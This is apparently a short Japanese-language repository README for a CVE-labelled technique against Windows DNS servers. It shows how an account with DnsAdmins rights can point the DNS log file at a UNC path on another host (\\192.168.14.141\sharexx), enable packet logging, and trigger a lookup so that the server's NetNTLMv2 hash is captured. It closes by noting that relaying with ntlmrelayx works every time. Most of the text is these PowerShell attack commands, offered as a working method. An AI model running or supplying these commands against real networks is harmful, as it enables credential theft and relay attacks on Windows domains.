 overgrowncarrot1/cve-2026-119905-dns-log-poisoning-unc-path
dnsadmins 権限を持っている状態で DNS ログをポイズニングし、UNC パスを挿入することで NetNTLMv2 ハッシュをキャプチャできる方法を示します。

これは、dnsadmins 権限を持っている状態で DNS ログをポイズニングし、UNC パスを設定することで NetNTLMv2 ハッシュをキャプチャする方法を示しています。
この攻撃を行うには、DNS ログのパスに書き込める必要があります。

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
これは毎回発生するわけではないようです。sharexx の名前を別のものに変更する必要があるかもしれませんし、DNS のログ記録を有効にする必要があるかもしれません。
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
最後に、存在しないものに対して問い合わせる必要があるかもしれません。
Resolve-DnsName something.local -Server 127.0.0.1
ただし、ntlmrelayx を使ったリレーは毎回うまくいくようです。






